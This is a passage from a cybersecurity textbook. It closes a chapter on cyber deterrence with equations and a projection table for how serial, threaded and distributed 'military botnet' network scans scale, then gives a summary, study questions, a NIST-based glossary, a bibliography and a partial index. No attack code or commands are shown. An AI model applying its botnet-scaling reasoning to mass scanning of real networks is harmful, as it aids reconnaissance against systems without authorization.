


Figure 14-8: Scalability effects of multithreading

Deterministic Models of Performance

Scanning performance needs to be modeled with a set of deterministic equations for time estimation.

Suppose there are N scans to be performed, each scan takes t(i) time, and there are associated overheads h(j). In these models h(j) are assumed constant, but in reality they vary with factors such as network utilization, memory utilization, process thrashing, and other factors. These other factors need to be managed and throttled in production implementations.

Serial Scan

In the prototype, the performance of Unix/Linux Bash shell scripts and Python serial scans is virtually identical.

$$T(s) = \mathrm{sum}(t(i)) \text{ from } i=1..N + N*h(s) + h(r)$$

where h(s) is per serial scan overhead and h(r) is final reporting overhead.

Parallel (Threaded) Scan

This models the threaded scan code shown in `Thread.py`.

$$T(p) = \max(t(i)) \text{ from } i=1..N + N*h(p) + h(r)$$

where h(p) is per threaded scan overhead. Note how the serial equation is Order(N), scaling with the number of scans; and the parallel equation is Order (1), or constant time depending only upon the longest task (in theory, assuming unlimited threads). The "Performance Benchmarks" subsection covers the thrashing effects of threading.

Distributed Serial Scan

This models the botnet implemented with `Server.py` and `Master.py`.

$$T(ds) = \max(\mathrm{sum}(t(i)) \text{ from } i=k*m+1..(k+1)*m + m*h(s)) \text{ from } i= 1..N + (N/m)*h(d) + h(r)$$

where m is the number of scans per batch per bot, k is the scan batch size, and h(d) is per batch overhead—for example, distributed messaging, application code, input/output (IO), and operating system. The equation is proportional to Order (N/m).

Distributed Parallel (Threaded) Scan

This is a theoretical botnet we have not implemented, but may represent some of the best architectural choices by moving the threading to the bots and using master code that manages throttles and bot failures.

$$T(dp) = \max(\max(t(i)+m*h(p))) + (N/m)*h(d) + h(r)$$

where m is the number of scans per batch per bot, and h(d) is per distributed command overhead. The searching tasks in this equation are Order(1) in this equation, but the overhead scales by Order(N/m). This predicts that the overhead becomes the dominant performance factor when you perform a large number of scans in parallel.

There are a number of other performance factors that are not modeled here but that must be accounted for in the implementation, such as limitations on threading, botnet size, network congestion, operating system performance, memory utilization and so forth. These equations must be realized in a spreadsheet and then the variables must be adjusted to fit the benchmarks developed in the previous sections.

Projections for Military Botnets

Figure 14-9 shows some performance projections for N scan tasks using the different scan architectures modeled previously. The constants were adjusted until the numbers matched the empirical benchmarks for ping sweep. This data is highly extrapolated for large N and should be verified empirically in future research.

Constants	Fitted	N	Serial	Parallel	Dist Serial	Bots	Dist Parallel
t(i)	0.4	5	5				
h(s)	0.52	10	9				
h(r)	0.1	20	19				
h(p)	0.01	30	28	1	25	2	26
h(d)	1	40	37	1	25	2	26
m	25	50	46	1	25	2	26
		65	60	2	26	3	26
DS Bots	Est Time	100	92	3	27	4	26
2	33.3	200	184	5	31	8	26
3	26	500	460	thrashing	42	19	26
4	16.6	1,000	920		60	37	26
accel factor	85%	2,000	1,840		97	74	26
		5,000	4,600		208	185	27
		10,000	9,200		392	369	29
		100,000	92,000		3,704	3,681	62
		500,000	460,000		18,424	18,401	210
		1,000,000	920,000		36,824	36,801	394

Figure 14-9: Performance projections for military botnet

The number of bots in the main table was calculated as ceiling (N/m), equivalent to the number of scan task batches of size m searches. There are known botnets (such as Storm Worm) in the wild that exceed the proposed scales (Holz, 2008). This column is shared by both the distributed serial and distributed parallel botnet architectures. In the prototype botnet, the distributed serial (DS) bots varied in number from 2 to 4. To fit the prototype measurements an acceleration factor was added that more correctly matches the estimated times (distributed speedup) with the actual measurements.

Adjusting the scan time (t(i)) we see how the project ions behave for different types of scans. For example, in experiments nmap –A (all) port scans on an active host can take as long as 15 or more seconds. The table projects that single-host, multithreaded scans are a fast option for scans up to a hundred or so addresses. Depending on how many bots are fielded, and other factors such as network contention, the distributed parallel botnet may still run fast even for very large scans.

Summary

This book concludes with this chapter, a research discussion about cyber warfare and cyber deterrence. Cyber warfare is one of the most active areas of defense innovation. It is generally believed that hundreds of nation states are engaged in the practice. Cyber warfare levels the playing field between countries with very significant investments in war hardware (i.e., the United States), and countries with much more modest investments. Starting a cyber warfare program only requires a few smart citizens, an Internet connection, and a few computers, an investment well within reach of practically every country on Earth. Attack tools are disseminated freely on the Internet as security testing software, such as the ones discussed in Chapters 5 through 8.

There is an urgent need for new treaties addressing cyber war issues. A useful precedent is the Council of Europe’s Convention on Cybercrime, and this chapter covered some of the recommended treaty provisions that would enable effective cyber operations.

Cyber deterrence is a challenging problem at many levels including strategic, operational, and technical. It is a relatively unexplored domain with huge uncertainties such as the as yet nonexistent legal basis for cyber war.

Cyber deterrence is a theoretical proposition that countries can develop the intelligence resources and technical capabilities to determine the source of nation-state cyber threats and effectively prevent them from being deployed. Extending research from the RAND Corporation, this chapter defines a conceptual architecture for a cyber deterrence capability. The challenges to successful implementation are numerous, ranging from weaknesses in the legal frameworks to inherent weaknesses in foundational Internet technologies. Assumptions are identified for resolving some aspects of these weaknesses.

A reference architecture is proposed (refer to Figure 14-4), and it identifies the essential functions of cyber deterrence capabilities. The scope of a cyber deterrence architecture is large and the requirements are numerous, as indicated by the reference model in Figure 14-4. Because covering all of those areas would require another book-length project, detailing each of the capability areas is beyond the scope of this book. So, the chapter continues by focusing on the parallel scanning function.

One of most important challenges is determining attack attribution within milliseconds. A solution architecture that leverages *a priori* knowledge requires that details about potential attackers be gathered beforehand. This should include detailed intelligence about the top 1,000 or so botnets, although the potential threat is likely an order of magnitude larger. Network sensors should be placed where attribution can be rapidly confirmed. A flexible architecture involving a blackboard and diverse knowledge sources could aggregate the required information and rapidly analyze it for cyber deterrence decision support.

Multithreading is a programming technique with useful applications in penetration testing. The prototype measured speedup of more than 40 times, comparing multithreaded Python scans to serial-loop scans programmed in shell scripts such as ping sweeps.

Hands-on programming and benchmarking are shown in the "Architectural Prototypes" section. This research grounded the concepts in reality, and resolved major architectural unknowns. The botnet prototypes reveal strengths and weaknesses of multithreading and distributed processing, with important architectural insights for future military botnets.

Assignments

1. Define the role of cyber deterrence in cyber warfare. Do any of the historical cyber warfare examples discussed have an element of cyber deterrence?
2. Can cyber warfare be as destructive as conventional warfare? How is cyber warfare used in conjunction with conventional war, based upon the examples given?
3. What is the decision process for cyber deterrence? What are the potential effects of *sub rosa* retaliation on cyber aggressors?
4. What is the strategy for obtaining attribution? What information is needed prior to an attack in order to assure reasonably accurate attribution?
5. In the architectural prototypes, what is the likely reason that threaded code yields the most acceleration in the small botnet performance benchmarks? When the botnet is scaled up, why is it projected to surpass the speed of the threaded code?

Glossary

This glossary is adapted from the National Institute of Standards and Technology (NIST) Special Publications to make it nonspecific to the government domain (NIST, 2009).

Attribute-Based Access Access control based on attributes associated with and about subjects, objects, targets, initiators, resources, or the environment. An access control ruleset defines the combination of attributes under which an access may take place.

Authentication Verifying the identity of a user, process, or device, often as a prerequisite to allowing access to resources in an information system.

Authorization (to operate) The official management decision given by a senior organizational official to authorize operation of an information system and to explicitly accept the risk to organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, based on the implementation of an agreed-upon set of security controls.

Availability The capability to ensure timely and reliable access to and use of systems and information.

Boundary Protection Monitoring and control of communications at the external boundary of an information system to prevent and detect malicious and other unauthorized communications through the use of boundary protection devices (e.g., proxies, gateways, routers, firewalls, guards, and encrypted tunnels).

Boundary Protection Device A device with appropriate mechanisms that: (i) facilitates the adjudication of different interconnected system security policies (e.g., controlling the flow of information into or out of an interconnected system); and/or (ii) provides information system boundary protection.

Chief Information Security Officer Official responsible for carrying out the Chief Information Officer responsibilities serving as the Chief Information Officer's primary liaison to the enterprise's authorizing officials, information system owners, and information system security officers.

Common Control A security control that is inherited by one or more organizational information systems.

Compensating Security Controls The management, operational, and technical controls (i.e., safeguards or countermeasures) employed by an organization in lieu of the recommended controls in the baselines described in NIST Special Publication 800-53 and CNSS Instruction 1253, that provide equivalent or comparable protection for an information system.

Confidentiality Preserving authorized restrictions on information access and disclosure, including means for protecting personal privacy and proprietary information.

Configuration Control Process for controlling modifications to hardware, firmware, software, and documentation to protect the information system against improper modifications before, during, and after system implementation.

Controlled Area Any area or space for which the organization has confidence that the physical and procedural protections provided are sufficient to meet the requirements established for protecting the information and/or information system.

Countermeasures Actions, devices, procedures, techniques, or other measures that reduce the vulnerability of an information system. Synonymous with security controls and safeguards.

Defense in Depth Information security strategy integrating people, technology, and operations capabilities to establish variable barriers across multiple layers and missions of the organization.

External Information System An information system or component of an information system that is outside of the authorization boundary established by the organization and for which the organization typically has no direct control over the application of required security controls or the assessment of security control effectiveness.

External Network A network not controlled by the organization.

Failover The capability to switch over automatically (typically without human intervention or warning) to a redundant or standby information system upon the failure or abnormal termination of the previously active system.

Guard A mechanism limiting the exchange of information between information systems or subsystems.

Hybrid Security Control A security control that is implemented in an information system in part as a common control and in part as a system-specific control.

Identity-Based Access Control Access control based on the identity of the user (typically relayed as a characteristic of the process acting on behalf of that user) where access authorizations to specific objects are assigned based on user identity.

Incident An occurrence that actually or potentially jeopardizes the confidentiality, integrity, or availability of an information system; or the information the system processes, stores, or transmits; or that constitutes a violation or imminent threat of violation of security policies, security procedures, or acceptable use policies.

Industrial Control System An information system used to control industrial processes such as manufacturing, product handling, production, and distribution. Industrial control systems include supervisory control and data acquisition (SCADA) systems used to control geographically dispersed assets, as well as distributed control systems (DCSs) and smaller control systems using programmable logic controllers to control localized processes.

Information Owner Official with statutory or operational authority for specified information and responsibility for establishing the controls for its generation, collection, processing, dissemination, and disposal.

Information Security The protection of information and information systems from unauthorized access, use, disclosure, disruption, modification, or destruction in order to provide confidentiality, integrity, and availability.

Information Security Policy Aggregate of directives, regulations, rules, and practices that prescribes how an organization manages, protects, and distributes information.

Information Security Program Plan Formal document that provides an overview of the security requirements for an organization-wide information security program and describes the program management controls and common controls in place or planned for meeting those requirements.

Information System Security Officer Individual with assigned responsibility for maintaining the appropriate operational security posture for an information system or program.

Integrity Guarding against improper information modification or destruction, and includes ensuring information nonrepudiation and authenticity.

Internal Network A network where: (i) the establishment, maintenance, and provisioning of security controls are under the direct control of organizational employees or contractors; or (ii) cryptographic encapsulation or similar security technology implemented between organization-controlled endpoints, provides the same effect (at least with regard to confidentiality and integrity). An internal network is typically organization-owned, yet may be organization-controlled while not being organization-owned.

Low Impact System An information system in which confidentiality, integrity, and availability are assigned an impact value of low.

Malware Software or firmware intended to perform an unauthorized process that will have adverse impact on the confidentiality, integrity, or availability of an information system. A virus, worm, Trojan horse, or other code-based entity that infects a host. Spyware and some forms of adware are also examples of malicious code.

Management Controls The security controls (i.e., safeguards or countermeasures) for an information system that focus on the management of risk and the management of information system security.

Media Physical devices or writing surfaces including, but not limited to, magnetic tapes, optical disks, magnetic disks, Large-Scale Integration (LSI) memory chips, and printouts (but not including display media) onto which information is recorded, stored, or printed within an information system.

Mobile Code Technologies Software technologies that provide the mechanisms for the production and use of mobile code (e.g., Java, JavaScript, ActiveX, VBScript).

Moderate Impact System An information system in which at least one security objective (i.e., confidentiality, integrity, or availability) is assigned a potential impact value of moderate, and no security objective is assigned a FIPS 199 potential impact value of high.

Multifactor Authentication Authentication using two or more factors to achieve authentication. Factors include: (i) something you know (e.g., password/PIN); (ii) something you have (e.g., cryptographic identification device, token); or (iii) something you are (e.g., biometric).

Network Information system(s) implemented with a collection of interconnected components. Such components may include routers, hubs, cabling, telecommunications controllers, key distribution centers, and technical control devices.

Nonrepudiation Protection against an individual falsely denying having performed a particular action. Provides the capability to determine whether a given individual took a particular action such as creating information, sending a message, approving information, and receiving a message.

Operational Controls The security controls (i.e., safeguards or countermeasures) for an information system that are primarily implemented and executed by people (as opposed to systems).

Organizational User An organizational employee or an individual the organization deems to have equivalent status of an employee (e.g., contractor, guest researcher, individual detailed from another organization, individual from allied nation).

Penetration Testing A test methodology in which assessors, typically working under specific constraints, attempt to circumvent or defeat the security features of an information system.

Plan of Action and Milestones A document that identifies tasks needing to be accomplished. It details resources required to accomplish the elements of the plan, any milestones in meeting the tasks, and scheduled completion dates for the milestones.

Potential Impact The loss of confidentiality, integrity, or availability could be expected to have: (i) a limited adverse effect (FIPS 199 low); (ii) a serious adverse effect (FIPS 199 moderate); or (iii) a severe or catastrophic adverse effect (FIPS 199 high) on organizational operations, organizational assets, or individuals.

Privacy Impact Assessment An analysis of how information is handled: (i) to ensure handling conforms to applicable legal, regulatory, and policy requirements regarding privacy; (ii) to determine the risks and effects of collecting, maintaining, and disseminating information in identifiable form in an electronic information system; and (iii) to examine and evaluate protections and alternative processes for handling information to mitigate potential privacy risks.

Privileged Account An information system account with authorizations of a privileged user.

Privileged Command A human-initiated command executed on an information system involving the control, monitoring, or administration of the system including security functions and associated security-relevant information.

Reciprocity Mutual agreement among participating organizations to accept each other's security assessments in order to reuse information system resources and/or to accept each other's assessed security posture in order to share information.

Red Team Exercise An exercise, reflecting real-world conditions, that is conducted as a simulated adversarial attempt to compromise organizational missions and/or business processes to provide a comprehensive assessment of the security capability of the information system and organization.

Remote Access Access to an organizational information system by a user (or a process acting on behalf of a user) communicating through an external network (e.g., the Internet).

Removable Media Portable electronic storage media such as magnetic, optical, and solid state devices, which can be inserted into and removed from a computing device, and that is used to store text, video, audio, and image information. Examples include hard disks, floppy disks, zip drives, compact disks, thumb drives, pen drives, and similar USB storage devices.

Risk A measure of the extent to which an entity is threatened by a potential circumstance or event, and typically a function of: (i) the adverse impacts that would arise if the circumstance or event occurs; and (ii) the likelihood of occurrence. Information system-related security risks are those risks that arise from the loss of confidentiality, integrity, or availability of information or information systems and reflect the potential adverse impacts to organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, or national interests.

Risk Assessment The process of identifying risks to organizational operations (including mission, functions, image, reputation), organizational assets, individuals, other organizations, and the Nation, resulting from the operation of an information system. Part of risk management, it incorporates threat and vulnerability analyses, and considers mitigations provided by security controls planned or in place. Synonymous with risk analysis.

Risk Management The process of managing risks to organizational operations (including mission, functions, image, reputation), organizational assets, individuals, other organizations, and the Nation, resulting from the operation of an information system, and includes: (i) the completion of a risk assessment; (ii) the implementation of a risk mitigation strategy; and (iii) employment of techniques and procedures for the continuous monitoring of the security state of the information system.

Role-Based Access Control Access control based on user roles (i.e., a collection of access authorizations a user receives based on an explicit or implicit assumption of a given role). Role permissions may be inherited through a role hierarchy and typically reflect the permissions needed to perform defined functions within an organization. A given role may apply to a single individual or to several individuals.

Safeguards Protective measures prescribed to meet the security requirements (i.e., confidentiality, integrity, and availability) specified for an information system. Safeguards may include security features, management constraints, personnel security, and security of physical structures, areas, and devices. Synonymous with security controls and countermeasures.

Sanitization A general term referring to the actions taken to render data written on media unrecoverable by both ordinary and, for some forms of sanitization, extraordinary means.

Security Attribute An abstraction representing the basic properties or characteristics of an entity with respect to safeguarding information; typically associated with internal data structures (e.g., records, buffers, files) within the information system and used to enable the implementation of access control and flow control policies, reflect special dissemination, handling or distribution instructions, or support other aspects of the information security policy.

Security Control Assessment The testing and/or evaluation of the management, operational, and technical security controls in an information system to determine the extent to which the controls are implemented correctly, operating as intended, and producing the desired outcome with respect to meeting the security requirements for the system.

Security Control Baseline The set of minimum security controls defined for a low-impact, moderate-impact, or high-impact information system.

Security Control Enhancements Statements of security capability to: (i) build in additional, but related, functionality to a security control; and/or (ii) increase the strength of the control.

Security Control Inheritance A situation in which an information system or application receives protection from security controls (or portions of security controls) that are developed, implemented, assessed, authorized, and monitored by entities other than those responsible for the system or application; entities either internal or external to the organization where the system or application resides. See Common Control.

Security Controls The management, operational, and technical controls (i.e., safeguards or countermeasures) prescribed for an information system to protect the confidentiality, integrity, and availability of the system and its information.

Security Domain A domain that implements a security policy and is administered by a single authority.

Security Impact Analysis The analysis conducted by an organizational official to determine the extent to which changes to the information system have affected the security state of the system.

Security Objective Confidentiality, integrity, or availability.

Security Relevant Information Any information within the information system that can potentially impact the operation of security functions in a manner that could result in failure to enforce the system security policy or maintain isolation of code and data.

Spam The abuse of electronic messaging systems to indiscriminately send unsolicited bulk messages.

Spyware Software that is secretly or surreptitiously installed into an information system to gather information on individuals or organizations without their knowledge; a type of malicious code.

System Security Plan Formal document that provides an overview of the security requirements for an information system and describes the security controls in place or planned for meeting those requirements.

Tailoring The process by which a security control baseline is modified based on: (i) the application of scoping guidance; (ii) the specification of compensating security controls, if needed; and (iii) the specification of organization-defined parameters in the security controls via explicit assignment and selection statements.

Technical Controls The security controls (i.e., safeguards or countermeasures) for an information system that are primarily implemented and executed by the information system through mechanisms contained in the hardware, software, or firmware components of the system.

Threat Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, or the Nation through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service.

Threat Assessment Formal description and evaluation of threat to an information system.

Threat Source The intent and method targeted at the intentional exploitation of a vulnerability or a situation and method that may accidentally trigger a vulnerability. Synonymous with threat agent.

Trusted Path A mechanism by which a user (through an input device) can communicate directly with the security functions of the information system with the necessary confidence to support the system security policy. This mechanism can only be activated by the user or the security functions of the information system and cannot be imitated by untrusted software.

Vulnerability Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.

Vulnerability Assessment Formal description and evaluation of the vulnerabilities in an information system.

Bibliography

Alexander, C., Ishikawa, S., & Silverstein, M. (1977). *A Pattern Language: Towns, Buildings, Construction*. New York: Oxford University Press.

Alexander, K. (2007). Warfighting in Cyberspace. Washington, DC: Joint Force Quarterly. Retrieved from the U.S Army website on March 15, 2010 at `http://www.carlisle.army.mil/D.IME/documents/Alexander.pdf`

Bacher, P., Holz, T., Kotter, M., & Wicherski, G. (2008). Know Your Enemy: Tracking Botnets. Retreived from the Honeynet website on March 8, 2010 at `http://www.honeynet.org/papers/bots/`

Baschuk, B. (2010). Is the US ready for a cyberwar? National Public Radio. Retrieved from the NPR website on August 25, 2013 at `http://www.npr.org/blogs/alltechconsidered/2010/02/cyberattack.html`

Beidleman, S. (2009). Defining and Deterring Cyber War. Carlisle Barracks, PA: U.S. Army War College.

Bipartisan Policy Center. (BPC 2010). *Cyber Shockwave*, a cyber ware exercise televised by CNN.com on February 20 and 21, 2010. Information retrieved on January 24, 2013 from `http://www.bipartisanpolicy.org/events/cyber2010`

Center for Strategic & International Studies (CSIS). (2012). *Twenty Critical Security Controls for Effective Cyber Defense: Consensus Audit Guidelines.* Retrieved from SANS.org website January 24, 2013 at `http://www.sans.org/critical-security-controls/`

Council of Europe (COE). (2001). Convention on Cybercrime. Budapest, Hungary: European Treaty Series Number 185. Retrieved January 29, 2010 from COE web site `http://conventions.coe.int/Treaty/Commun/QueVoulezVous.asp?NT=185&CL=ENG`

Dean, J. & Ghemawat, S. (2004). MapReduce: Simplified Data Processing on Large Clusters. San Francisco, CA: Proceedings of the 6th Symposium on Operating System Design and Implemetation. Retrieved from the Google website on March 8, 2010 `http://labs.google.com/papers/mapreduce-osdi04.pdf`

Department of Defense (DoD 2006a). DoD Law of War Program. Washington, DC: DoD Directive Number 2311.01E. Retrieved January 29, 2010 from FAS.org website `http://www.fas.org/irp/doddir/dod/d2311 _ 01e.pdf`

Department of Defense (DoD 2006b). Information Operations. Washington, DC: DoD Doctrine, Joint Publication 3-13.

Executive Office of the President (EOP 2010). Comprehensive National Cybersecurity Initiative. Washington, DC. Retrieved March 6, 2010 from the White House website `http://www.whitehouse.gov/cybersecurity/comprehensive-national-cybersecurity-initiative`

Guo, F., Chen, J., & Chiueh, T. (2005). Spoof Detection for Preventing DOS Attacks against DNS Servers. Stony Brook University, NY: Downloaded from the Stonybrook website on March 30, 2010 `http://www.ecsl.cs.sunysb.edu/tr/TR187.pdf`

Hilbert, M. (2011). SCVideos, "How much information can the world store, communicate, and compute?" Retrieved on the Internet March 4, 2011 `http://www.vimeo.com/19779116`

Holman, P., Devane, T., & Cady, S. (2007). *The Change Handbook: The Definitive Resource on Today's Best Methods for Engaging Whole Systems*, Second Ed. San Francisco, CA: Berrett-Koehler Publishers, San Francisco.

Holz, T., Steiner, M., Dahl, F., Biersack, E., & Freiling, F. (2008). Measurements and Mitigation of Peer-to-Peer-based Botnets: A Case Study on Storm Worm. Retrieved from the University of Mannheim website on March 8, 2010 `http://pi1.informatik.uni-mannheim.de/filepool/publications/storm-leet08.pdf`

Information Warfare Monitor (2009, March 29). Investigating a Cyber Espionage Network. Toronto, Canada: Retrieved from the Information Warfare Monitor website on March 8, 2010 `http://www.infowar-monitor.net/2009/09/tracking-ghostnet-investigating-a-cyber-espionage-network/`

Krekel, B., Bakos, G., & Barnett, C. (2009). Capability of the People's Republic of China to Conduct Cyber Warfare and Computer Network Exploitation. McLean, VA: Downloaded from gwu.edu on September 4, 2013 `http://www2.gwu.edu/~nsarchiv/NSAEBB/NSAEBB424/docs/Cyber-030.pdf`

Kugler, R. (2006). Policy Analysis in National Security Affairs: New Methods for a New Era. Washington, DC: Center for Technology and Security Policy, National Defense University. Downloaded from the NDU website on March 14, 2010 `http://www.ndu.edu/inss/books/Books _ 2006/pa.pdf`

Kugler, R. (2009). Deterrence of Cyber Attacks. Chapter 13. In F. D. Kramer, S. H. Starr, & L. K. Wentz *Cyberpower and National Security.* Washington, DC: National Defense University.

Libicki, M. (2009). *Cyberdeterrence and Cyberwar.* Retrieved January 27, 2010 from RAND.org website `http://www.rand.org/pubs/monographs/2009/RAND _ MG877.pdf`

Markoff, J., Sanger, D., & Shanker, T. (2010, January 26). In Digital Combat, U.S. Finds No Easy Deterrent. Retrieved January 27, 2010 from NYTimes .com website `http://www.nytimes.com/2010/01/26/world/26cyber.html`

McAfee, Inc. (2009). Virtual Criminology Report – Cybercrime: The Next Wave. Santa Clara, CA. Retrieved February 2, 2010 from the McAfee website `http://www.mcafee.com/us/research/criminology _ report/default.html`

McConnell, M. (2010, February 28). To win the cyber-war, look to the Cold War. Washington, DC: *The Washington Post*, p. B1.

Murphy, C. (2011, February 26). "IT Is Too Darn Slow," *Information Week*. Retrieved January 24, 2013 at `http://tiny.cc/ue8yz=`

Nakashima, E. (2010, March 19). For cyberwarriors, murky terrain. Washington, DC: The Washington Post, pp. A1, A16.

National Institute of Standards and Technology (NIST). (2009). *Security and Privacy Controls for Federal Information Systems and Organizations,* NIST Special Publication 800-53.

National Institute of Standards and Technology (NIST). (2010a). *Guide to Applying the Risk Management Framework to Federal Information Systems,* NIST Special Publication 800-37.

National Institute of Standards and Technology (NIST). (2010b). Security and Privacy Controls for Federal Information Systems and Organizations, Building Effective Security Assessment Plans, NIST Special Publication 800-53A.

National Institute of Standards and Technology (NIST). (2011a). *Managing Information Security Risk: Organization, Mission, and Information System View,* NIST Special Publication 800-39.

National Institute of Standards and Technology (NIST). (2011b). *Guidelines on Security and Privacy in Public Cloud Computing,* NIST Special Publication 800-144.

National Security Cyberspace Institute (2009). Senior Leader Perspective: Col. Charles Williamson III. Smithfield, VA: Cyberpro Newsletter. Retrieved January 29, 2010 from NCSI website `http://www.nsci-va.org/CyberPro/SeniorLeaderPerspectives/2009-06-Charles%20Williamson%20III.pdf`

National Institute of Standards and Technology (NIST). (2012). *Guide for Conducting Risk Assessments,* NIST Special Publication 800-30.

Nazario, J., & Holz, T. (2008). As the Net Churns: Fast Flux Botnet Observations. Retrieved from the University of Mannheim website on March 8, 2010 `http://pi1.informatik.uni-mannheim.de/filepool/publications/fastflux-malware08.pdf`

Rafferty, W. (2010). M-Trends: The Advance of the Persistent Threat. Alexandria, VA: Retrieved from the Mandiant website `http://blog.mandiant.com/archives/720`

Rao, P., Reddy, A., & Bellman, B. (2011). *FEAC Certified Enterprise Architecture CEA Study Guide*. Blacklick, OH: McGraw Hill.

Rollins, J., & Henning, A. (2009, March 29). Comprehensive National Cybersecurity Initiative: Legal Authorities and Policy Considerations. Washington, DC: Congressional Research Service, Report Number 7-5700-R40427.

Skoudis, E. (2004). *Malware: Fighting Malicious Code*. Upper Saddle River, NJ: Prentice Hall: Professional Technical Reference.

Stone-Gross, B., Cova, M., Cavallaro, L., Gilbert, B., Syzdlowski, M., Kemmerer, R., Kruegel, C., & Vigna, G. (2009). Your Botnet is My Botnet: Analysis of a Botnet Takeover. Santa Barbara, CA: University of California Santa Barbara.

Spewak, S. (1992). *Enterprise Architecture Planning*. Hoboken, NJ: Wiley-QED.

TechEYE.net. (2010). Cyber war game shuts down the United States. Retrieved from the TechEYE website on August 25, 2013 `http://news.techeye.net/security/cyber-war-game-shuts-down-the-united-states`

VanGundy, A. (1988). *Techniques of Structured Problem Solving*, Second Edition. New York: Van Nostrand Reinhold.

Walt, S. (2010). Is the cyber threat overblown? *Foreign Policy Magazine*. Washington, DC: Downloaded from the Foreign Policy website on April 10, 2010 `http://walt.foreignpolicy.com/posts/2010/03/30/is_the_cyber_threat_overblown`

Williamson III, C. (2008). Carpet Bombing in Cyberspace: Why America Needs a Military Botnet. Springfield, VA: Armed Forces Journal.

Zhuge, J., Holz, T., Han, X., Song, C., & Zou, W. (2007). Collecting Autonomous Spreading Malware Using High-interaction Honeypots, In *Proceedings of 9th International Conference on Information and Communications Security* (ICICS'07). Zhengzhou, China. Retrieved on March 7, 2010 from the Honeynet website `http://www.honeynet.org/node/336`

bapp02.indd 01-07-2008 11:30 AM

Index

SYMBOLS
`$()`, 89
`.` (period), Linux files, 184
`..` (period/double), hidden files, 184
`;` (semicolon)
  command sequence, 125
  SQL injection attacks, 176
`$#`, `if`, 127
`&&.&`, Windows separators, 130
& (ampersand), Windows separators, 130
@ (at sign)
  `net use`, 133
  `ping`, 131
\ (backslash), 127
" (double quotes)
  bash, 125
  Gawk, 204
= (equal sign), hyperlinks, 132
- (minus sign), Boolean operator, 145
+ (plus sign), Boolean operator, 145
? (question mark), Metasploit, 169
' (single quotes)
  bash, 125
  Gawk, 204
~ (tilde), keyword searches, 145

A
A&A. *See* Assessment and Authorization
access control
  healthcare information, 274–275
  identity-based, 309
  MAC, 66, 75, 116, 119, 244
  RBAC, 274, 313
AccessData, Forensics Toolkit (FTK), 179
`access-group`, 213
`access-list`, 96, 213
accreditation, 7, 140
ACK (Acknowledgement), 122, 123, 152
Active Server Pages (ASP), 133
Address Resolution Protocol (ARP), 117, 118–119
Address Space Layout Randomization (ASLR), 245
Advanced Log Analysis (ALA), 189–216
Advanced Persistent Threat (APT), 26, 29, 183, 212, 260–261, 282, 294, 300
adware, browsers, 190
`afrinic.net`, 148
AFX Windows Rootkit, 294
ALA. *See* Advanced Log Analysis
alert packets, 194
`alertipcap`, 193
Alexander, Christopher, 15
`all`, 150
Also Known As, 19, 26, 30, 32
`alteripcap`, 203–204
Amap, 157
`amap`, 158, 292
American Banker's Association, 32
American Recovery and Reinvestment Act (ARRA), 269
AND, Boolean operator, 145
Anecdotal Evidence, 19, 27, 31, 32
annual licenses, 111–112
anti-malware, 71–75, 222–223, 234
Antipattern Problem, micro-antipattern templates, 18

antipatterns, 4–5, 10, 15–35. *See also specific antipatterns*
  accreditation, 7
  catalog, 20–34
  CNSS, 8
  document-driven certification, 7
  NIST, 8–9
  primal forces, 16
  signature-based malware detection, 6
  templates, 18–20
  vertical forces, 16
`antirootkit.com`, 185
anti-spoofing, 255
anti-spyware, 71, 72
antivirus, 6, 7, 21, 28, 71, 72, 151
API. *See* Application Program Interface
`apnic.net`, 148
AppDetective, 155
Apple Macintosh, 82, 92, 220, 238
Application Program Interface (API), 30, 87
Application Security Inc., 8, 155
applications, 80–82, 235
APT. *See* Advanced Persistent Threat
`apt-get`, 81, 105
`apt-get clean`, 106
`apt-get install`, 88
`apt-get update`, 106
`apt-get upgrade`, 106
APTs, full packet capture overnight, 194
`archcap`, 205
architecture, 296–304. *See also specific architectures*
`archive.org`, 147
archiving, network administration, 80–82
ARP. *See* Address Resolution Protocol
ARRA. *See* American Recovery and Reinvestment Act
ASLR. *See* Address Space Layout Randomization
ASP. *See* Active Server Pages
Assessment and Authorization (A&A), 7, 159
`at`, Windows, 182
ATO. *See* Authority to Operate
attribute-based access, 307
AudienceScience, 190
audit logs, 274
authentication, 256, 274–275, 307
Authority to Operate (ATO), 162
authorization, 165, 264, 307. *See also* Assessment and Authorization
autoplays, 185
  USB, 21
  Windows, 21
availability, 17, 160, 307
`avast.com`, 74

B

`Backdoor`, 184
backdoors, 183–184
Background, 19, 23–24, 31, 33
BackTrack, 12, 68, 103–113, 149, 152, 157, 168, 169, 178
  BASE, 197
  cyber deterrence, 280
  cyber investigation, 195
  Snort, 198
`backtrack-linux.org`, 68
backups, 92–93, 236
banks, 166, 226–227
banner grabbing, bash, 128–130
BASE, BackTrack, 197
bash, 124–130
beacon analysis, 209–210
behavioral intrusion detection system, 6–7
benchmarks, 73, 155, 300–301
Bezier, Boris, 23
BGP. *See* Border Gateway Protocol
Bi-directional Link Extractor (BILE), Perl, 148
BILE. *See* Bi-directional Link Extractor
binary files, `netcat`, 172–175
binary log analysis, 206–210
`binary.exe`, 172
blacklisting, HBS, 72, 73
`Blocked_IPs`, 212, 213
Blue Team, 11
body of evidence review (BOE), 140–141, 159–160
Boolean operators, 145
Boot Device Menu, 67, 92
Border Gateway Protocol (BGP), 118
botnets, 29, 282, 284, 291–293, 303
